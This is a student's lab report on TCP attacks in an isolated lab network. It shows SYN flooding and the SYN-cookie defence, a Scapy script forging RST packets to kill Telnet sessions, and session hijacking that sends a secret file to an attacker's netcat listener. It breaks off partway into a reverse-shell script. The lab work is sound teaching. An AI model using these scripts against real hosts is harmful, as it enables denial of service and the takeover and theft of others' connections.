Name : Vinay V	SRN: PES1UG24CS840
Sec: J	Lab 4: TCP ATTACK

Task 1: SYN Flooding Attack

```
VICTIM:PES1UG24CS840:Vinay:/
$>sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
VICTIM:PES1UG24CS840:Vinay:/
$>
```

- This shows the maximum number of half-open TCP connections (SYN requests waiting to finish handshake) the system can keep is **512**.

```
VICTIM:PES1UG24CS840:Vinay:/
$>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
VICTIM:PES1UG24CS840:Vinay:/
$>
```

- SYN cookies are a protection mechanism against SYN flood attacks. Setting it to 0 disables this defense, making the system vulnerable.


```
VICTIM:PES1UG24CS840:Vinay:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.11:34999        0.0.0.0:*
  LISTEN
```

- Port **23 (Telnet)** is open and listening.
- Another internal service on port 34999.

At this stage, the system is in normal condition, no attack yet, so no abnormal connections.

Task 1.1: Launching the attack python

```
ATTACKER:PES1UG24CS840:Vinay /volumes
$>python3 synflood.py
```



- Shows lots of **SYN packets** from different spoofed IP addresses to port 23.

```
USER1:PES1UG24CS840:Vinay:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77cb3c495cba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

- Connection successful, login prompt shown. Even though the attack is happening, because backlog was 512, the victim could still handle some connections.

```
VICTIM:PES1UG24CS840:Vinay:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.11:34999        0.0.0.0:*
  LISTEN
tcp        0      0 10.9.0.5:23             147.39.190.225:26729
  SYN_RECV
tcp        0      0 10.9.0.5:23             152.230.166.180:56055
  SYN_RECV
tcp        0      0 10.9.0.5:23             109.237.95.166:22679
  SYN_RECV
tcp        0      0 10.9.0.5:23             150.250.130.213:57669
  SYN_RECV
tcp        0      0 10.9.0.5:23             89.191.94.192:53809
  SYN_RECV
tcp        0      0 10.9.0.5:23             119.62.223.40:30743
  SYN_RECV
tcp        0      0 10.9.0.5:23             136.161.54.95:13069
  SYN_RECV
tcp        0      0 10.9.0.5:23             80.116.18.159:21857
  SYN_RECV
tcp        0      0 10.9.0.5:23             117.179.188.63:55653
  SYN_RECV
tcp        0      0 10.9.0.5:23             120.209.25.111:47847
  SYN_RECV
```

- Many entries with SYN_RECV state.
  This means the victim received many SYNs and replied with SYN-ACK, but never got the final ACK. These half-open connections are clogging the queue, preventing new real connections.

```
VICTIM:PES1UG24CS840:Vinay:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
VICTIM:PES1UG24CS840:Vinay:/
```

- Now the half-open queue size is much smaller (only 80 slots). This makes the system more vulnerable to SYN flooding.

```
USER1:PES1UG24CS840:Vinay:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
```

- Now the Telnet cannot connect, because the backlog filled quickly with fake SYNs, leaving no room for legitimate requests.

Task 1.2: Launching the Attack Using C

Screenshot

```
VICTIM:PES1UG24CS840:Vinay:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
VICTIM:PES1UG24CS840:Vinay:/
$>
```


- The half-open connection queue is now reset to **128 slots** (a smaller limit than the default 512). This will make the SYN flood attack easier to succeed.

```
[09/02/25]seed@VM:~/.../volumes$ ls
hijack.py      reset.py    synflood.c
reset_auto.py  reverse.py  synflood.py
[09/02/25]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
```

- The C program is compiled into an executable called synflood. Compared to Python, the C version can send spoofed packets **much faster**.

```
ATTACKER:PES1UG24CS840:Vinay:/volumes
$>ls
hijack.py   reset_auto.py   synflood     synflood.py
reset.py    reverse.py      synflood.c
ATTACKER:PES1UG24CS840:Vinay:/volumes
$>synflood 10.9.0.5 23
```

- The attacker is sending a flood of fake SYN packets to **victim IP (10.9.0.5)** on **Telnet port 23**.



- The capture shows **many SYN packets** with different spoofed source IPs all targeting **10.9.0.5:23**.
- Because the packets are generated in C, they arrive at a much higher rate compared to Python. This fills the backlog queue very quickly, leaving no room for legitimate connections.

```
USER1:PES1UG24CS840:Vinay:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
^C
```

- Stuck at Trying 10.9.0.5... and never connects.
  The legitimate user is unable to connect because the backlog queue is full of fake half-open connections.

Task 2: Enable the SYN Cookie Countermeasure

```
VICTIM:PES1UG24CS840:Vinay /
$> sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
VICTIM:PES1UG24CS840:Vinay /
$>
```

- SYN cookies are now **enabled**. This is a defense mechanism against SYN flooding
- The attack tool (synflood) is launched again, sending many spoofed SYN packets


```
USER1:PES1UG24CS840:Vinay:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77cb3c495cba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

- Connection is **successful this time** (unlike before, when it got stuck).
  Even though the attack is running, legitimate users can still connect because SYN cookies protect the victim's backlog queue from being filled..

```
VICTIM:PES1UG24CS840:Vinay /
$>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
VICTIM:PES1UG24CS840:Vinay /
$> sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
VICTIM:PES1UG24CS840:Vinay /
$>
```

- sysctl -w net.ipv4.tcp_syncookies=0
  This disables SYN cookies again
- sysctl -w net.ipv4.tcp_max_syn_backlog=128
  This sets the backlog size back to **128**

Task 3: TCP RST Attacks on Telnet Connections



- Captures TCP traffic between **10.9.0.6 (User1)** and **10.9.0.5 (Victim)**.
- Protocol = TELNET over TCP port 23. Packets show normal data exchange during the live session.

```
USER1:PES1UG24CS840:Vinay /
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77cb3c495cba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content th
at are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 17:19:10 UTC 2025 from user1-10.9.0.6.net-1
0.9.0.0 on pts/2
seed@77cb3c495cba:~$ ls
seed@77cb3c495cba:~$ ls
seed@77cb3c495cba:~$ ls
seed@77cb3c495cba:~$
```

- User1 connects to Victim (telnet 10.9.0.5).
- Telnet session is active; user runs ls commands.
  This proves a working TCP session exists before the attack.

Open ▾ | reset.py ~/Desktop/Labsetup/volumes | Save

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=44902, dport=23,flags="R", seq=3658221459)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,iface = 'br-e2d985a70b71', verbose=0)

```

- The attacker crafts a **TCP packet** with flags R (Reset).
- Spoofs source = 10.9.0.6, dest = 10.9.0.5.
- Uses the **right source port (44902)**, **destination port (23)**, and **next sequence number** from Wireshark.

  ☞ If this forged packet reaches the victim, it will think the connection is invalid and terminate it.


```
ATTACKER:PES1UG24CS840:Vinay /volumes
$>python3 reset.py
SENDING RESET PACKET.........
version   : BitField  (4 bits)                = 4
 (4)
ihl       : BitField  (4 bits)                = None
 (None)
tos       : XByteField                        = 0
 (0)
len       : ShortField                        = None
 (None)
id        : ShortField                        = 1
 (1)
flags     : FlagsField  (3 bits)              = <Flag 0 ()>
 (<Flag 0 ()>)
frag      : BitField  (13 bits)               = 0
 (0)
ttl       : ByteField                         = 64
 (64)
proto     : ByteEnumField                     = 6
 (0)
chksum    : XShortField                       = None
 (None)
```

- Attacker runs: `python3 reset.py`.
- Output confirms crafted packet fields.
  This means the forged RST packet has been sent


```
    94 2025-09-02 13:2… 10.9.0.5    10.9.0.6    TELNET   87 Telnet Data ..
    95 2025-09-02 13:2… 10.9.0.6    10.9.0.5    TCP      66 44902 → 23 [AC
    96 2025-09-02 13:2… 10.9.0.6    10.9.0.5    TCP      54 44902 → 23 [RS

▸ Ethernet II, Src: 02:42:c8:12:e0:3f (02:42:c8:12:e0:3f), Dst: 02:42:0a:09:00:05 (02:42:0a:09:6
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 44902, Dst Port: 23, Seq: 3658221459, Len: 0
    Source Port: 44902
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3658221459
    [Next sequence number: 3658221459]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0xeaa6 [unverified]

0000  02 42 0a 09 00 05 02 42  c8 12 e0 3f 08 00 45 00   ·B·····B ···?··E·
0010  00 28 00 01 00 00 40 06  66 b3 0a 09 00 06 0a 09   ·(····@· f·······
0020  00 05 af 66 00 17 da 0c  07 93 00 00 00 00 50 04   ···f···· ······P·
0030  20 00 ea a6 00 00                                  ·····

Show Applications
The friendly name for this interface (frame.interface_name)   Packets: 96 · Displayed: 96 (100.0%)   Profile: Default
Right Ctrl
```

- Source port = **44902** (User1's Telnet client).
- Destination port = **23** (Telnet service on victim).

- Sequence number matches the live session.
  Victim accepts it as a valid packet..



- After RST, connection packets stop.
- Telnet communication is broken.
  The TCP connection between User1 and Victim is forcibly ended.




- Flags show `RST = 1`.
- Sequence number matches the live session.
  Victim will immediately terminate the Telnet connection after receiving this.

Auto reset:

- Shows full crafted packet fields automatically.
- No need to manually enter seq/ports.

```
version     : BitField   (4 bits)                = 4
  (4)
ihl         : BitField   (4 bits)                = None
  (None)
tos         : XByteField                         = 0
  (0)
len         : ShortField                         = None
  (None)
id          : ShortField                         = 1
  (1)
flags       : FlagsField   (3 bits)              = <Flag 0 ()>
  (<Flag 0 ()>)
frag        : BitField   (13 bits)               = 0
  (0)
ttl         : ByteField                          = 64
  (64)
proto       : ByteEnumField                      = 6
  (0)
chksum      : XShortField                        = None
  (None)
src         : SourceIPField                      = '10.9.0.5'
  (None)
dst         : DestIPField                        = '10.9.0.6'
  (None)
options     : PacketListField                    = []
  ([])
--
sport       : ShortEnumField                     = 23
  (20)
dport       : ShortEnumField                     = 44930
  (80)
seq         : IntField                           = 0
```




- Many RST packets exchanged.
  The automated script sends repeated reset packets until the session dies.

Task 4: TCP Session Hijacking

```
To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 18:34:23 UTC 2025 from user1-10.9.0.6.net-1
0.9.0.0 on pts/2
seed@77cb3c495cba:~$  cat > secret
this is a secret
^C
seed@77cb3c495cba:~$ ls
secret
seed@77cb3c495cba:~$
```

- Over Telnet, the user runs `cat > secret` and types "this is a secret".
- Purpose: put sensitive data **on the victim** so we can try to steal it via hijacking.




- Wireshark filter: host 10.9.0.5 and tcp port 23.
- Shows regular TELNET packets between **10.9.0.6 → 10.9.0.5:23**.
- From here we read the **source port** (client's ephemeral port) and the latest **SEQ/ACK** values needed to forge a packet.

```
ATTACKER:PES1UG24CS840:Vinay /volumes
$>python3 hijack.py
version     : BitField  (4 bits)                = 4
 (4)
ihl         : BitField  (4 bits)                = None
 (None)
tos         : XByteField                        = 0
 (0)
len         : ShortField                        = None
 (None)
id          : ShortField                        = 1
 (1)
flags       : FlagsField  (3 bits)              = <Flag 0 ()>
 (<Flag 0 ()>)
frag        : BitField  (13 bits)               = 0
 (0)
ttl         : ByteField                         = 64
 (64)
```

- python3 hijack.py prints the fields of the forged TCP segment.
- The script sets **src=10.9.0.6, dst=10.9.0.5, dport=23**, uses the **correct client source port**, and fills **SEQ/ACK** to match the live stream.
- Payload sent is a command that makes the Telnet **server** read and exfiltrate the file.

```
Attacker-2:PES1UG24CSS840:Vinay:/volumes
$>nc -l 9090
this is a secret
Attacker-2:PES1UG24CSS840:Vinay:/volumes
$>
```

- Attacker runs nc -l 9090 and receives: **"this is a secret"**.
- Meaning: the injected command executed on the **victim Telnet server**, which opened a connection back and sent the file contents.
- This confirms the **session was hijacked** and our command ran inside it.



- Marked as TELNET data; Wireshark may label it “spurious/dup” due to timing, but the server accepted it because the sequence window was correct.
- This is the **forged data packet** that inserted our command into the Telnet session.

Task 5: Creating Reverse Shell using TCP Session Hijacking

```
USER1:PES1UG24CS840:Vinay:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77cb3c495cba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content th
at are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 18:53:21 UTC 2025 from user1-10.9.0.6.net-1
0.9.0.0 on pts/3
seed@77cb3c495cba:~$ ls
secret
seed@77cb3c495cba:~$
```

- From User1 we log in to **10.9.0.5** over Telnet and run `ls`.
- Purpose: prove the session is active before hijacking (the file `secret` is there).

Open | reverse.py ~/Desktop/Labsetup/volumes | Save

reset_auto.py | hijack.py | reverse.py

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_tcp(pkt):
5         ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
6         tcp = TCP(sport = pkt[TCP].dport, dport =
